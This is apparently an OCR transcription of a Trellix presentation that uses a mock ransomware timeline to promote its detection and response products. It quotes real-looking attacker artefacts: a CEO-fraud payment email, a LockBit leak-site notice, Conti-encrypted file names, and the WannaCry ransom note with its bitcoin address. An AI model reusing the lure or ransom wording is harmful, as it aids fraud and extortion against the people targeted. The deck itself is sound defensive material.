
Feelingsafe, a company that genuinely cares.

Initial access

Time: 9:00 AM

Event: Help desk suspicious email call

An email gets sent to a group of users across the company. Your email protection tool will recognize this email as a phishing attempt; however, before that happens, a certain number of emails will come through. Only a few users reported the email to the help desk. Unfortunately, several users opened the attachment.



ATTN: Invoice J-[redacted] - Message (Plain Text)

[redacted]

[redacted]

ATTN: Invoice J-[redacted]

To [redacted]

We removed extra line breaks from this message.

Message | invoice_J-[redacted].doc

Dear support,

Please see the attachec

Let us know if you have

We greatly appreciate y

[redacted]

From mike.smith@example.com <ceofraud71286@gmail.com>
Subject **Urgent**
To Helen Brown <helen.brown@example.com>
Date Tue, 17 Oct 2017 15:05:38 +0100
Message ID <fb471d53-2440-b5f8-d2fd-bd3a27be5a69@theemaillaundry.com>
User agent Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Thund

```
Hi Helen,

I'm tied up in a meeting but need you to make a payment to one of

Can you take care of this for me?

I cannot take calls right now, only contact me through email.

Thanks,

Mike
```

Escalation and lateral movement

Time: 11:00 AM

Event: Suspicious “Hands-on-Keyboard” activity in the network


The Security Operations Center (SOC) receives some alerts of suspicious “Living off the Land (LotL) activities such as Windows CMD, PowerShell, system admin tools, and red teaming tools/scripts.

Data collection and exfiltration

Time: 1:30 PM

Event: Reports of Data Leakage

The attackers just tweeted some passwords to show they mean business



LOCKBIT

LEAKED DATA

CONDITIONS FOR PARTNERS AND CONTACTS

UNTIL FILES

0D 13:49:35

PUBLICATION

12 Aug, 2021 20:43:00

accenture.com

These people are beyond privacy and security. I really hope that their services are better than what I saw as an insider. If you're interested in buying some databases reach us.


ALL AVAILABLE DATA WILL BE PUBLISHED !

Degradation of recovery and system security services

Time: 2:30 PM

Event: Reports of inaccessible files and shares

Some users started to complain about files on the local system and those on remote SMB network shares being inaccessible as they used to be.



1.doc.CONTI 1.jpg.CONTI 1.png.CONTI 2.doc.CONTI 2.jpg.CONTI 2.png.CONTI
3.doc.CONTI 3.jpg.CONTI 3.png.CONTI 4.doc.CONTI 4.jpg.CONTI 4.png.CONTI
5.doc.CONTI 5.jpg.CONTI 5.png.CONTI 6.doc.CONTI 6.jpg.CONTI 6.png.CONTI


151 items

Ransomware deployment, execution, and encryption

Time: 3:00 PM

Event: Reports of Ransomware Outbreak

The helpdesk and IT department started to receive a high volume of calls and emails about a potential Ransomware attack. The threat actors left a ransom note on each system that was targeted.


Wana Decrypt0r 2.0

Payment will be raised on
5/15/2017 16:32:52
Time Left
02:23:59:49

Your files will be lost on
5/19/2017 16:32:52
Time Left
06:23:59:49

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.


How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Trellix

Ransomware Defensive Lifecycle

How can Trellix help Detection and Response?




Trellix

With Trellix, Ransomware doesn’t stand a chance

The Phases of a Ransomware Attack

Trellix Ransomware Kill Chain



Reconnaissance

Initial access

Escalation and lateral movement

Data collection and exfiltration

Degradation of recovery and system security services

Ransomware deployment, execution, and encryption

Recovery and retrospective

Folie 57

JJ0 [@Justin Buchanan] Can you insert the latest Killchain image?
John Fokker J.E., 2023-07-19T18:52:15.529

AP0 0 [@Justin Buchanan] please get the content for this slide urgently TY
Ash Parikh, 2023-07-20T05:59:52.024


JB0 1 On it!
Justin Buchanan, 2023-07-20T11:53:52.103

JB1 [@Joe Faylor] I know you're working on an improved version of this visual, can you please also drop it into this deck once available?
Justin Buchanan, 2023-07-20T11:55:05.371

AP1 0 [@Joe Faylor] can we please make the star shape with vs. stand out more as well as the two arrows in grey TY
Ash Parikh, 2023-07-20T21:42:55.580

Ransomware Defense is a constant process


Ransomware Defensive Lifecycle



The defense life cycle is a continuous process of **Preparation, Prevention, Detection and Mitigating Attacks**. When a ransomware attack is successful, the **Recovery** and **Root Cause Analysis** phases are triggered.

Trellix

Ransomware Reference Architecture



Trellix
Endpoint Security

- Proactive Posture Management
- Behavioral Prevention
- Detection and Response Actions
- Rollback Remediation
- Credential Theft Protection
- Forensics
- Hybrid Management

Trellix
Collaboration Security

- Malware & Malicious Attachment Protection
- Ransomware Protection
- Business Email Compromise Defense
- Impersonation Attack Protection
- Spear Phishing Defense
- Advanced URL Defense Engine

Trellix
Network Security

- Machine Learning and Behavior-based Threat Detection
- Advanced URL & Image Analysis
- Advanced Evasion Technique Detection
- Monitoring, Analysis, & Protection of N/S/E/W
- Industry-Leading Advanced Sandbox

Trellix
Data and Cloud Security

- Discovery and Classification
- Endpoint DLP
- Network DLP
- Database Security
- Cloud Posture Assessment
- Cloud Entitlement Management

Trellix Threat
Intelligence

- Contextual Intel on Ransomware
- Custom Analysis
- Executive Reporting

Trellix XDR


- Event correlation across all your data sources
- Alert and Risk prioritization
- Threat Intelligence from 1+ billion sensors
- Automated and one-click global responses
- Over 900 native technology integrations
- Pre-built and custom playbooks

Trellix
Services

- Emergency Incident Response
- Ransomware Exercises
- Health checks and product optimization


Trellix

Trellix Thwarts Ransomware at Each Stage



- Gather Victim Org Information - T1591
- Phishing for Information - T1598
- Active Scanning - T1595

Trellix



Initial access

Trellix XDR

Trellix Email Security

Trellix Endpoint Security

Trellix Datacenter Security

Servers and VM

Database

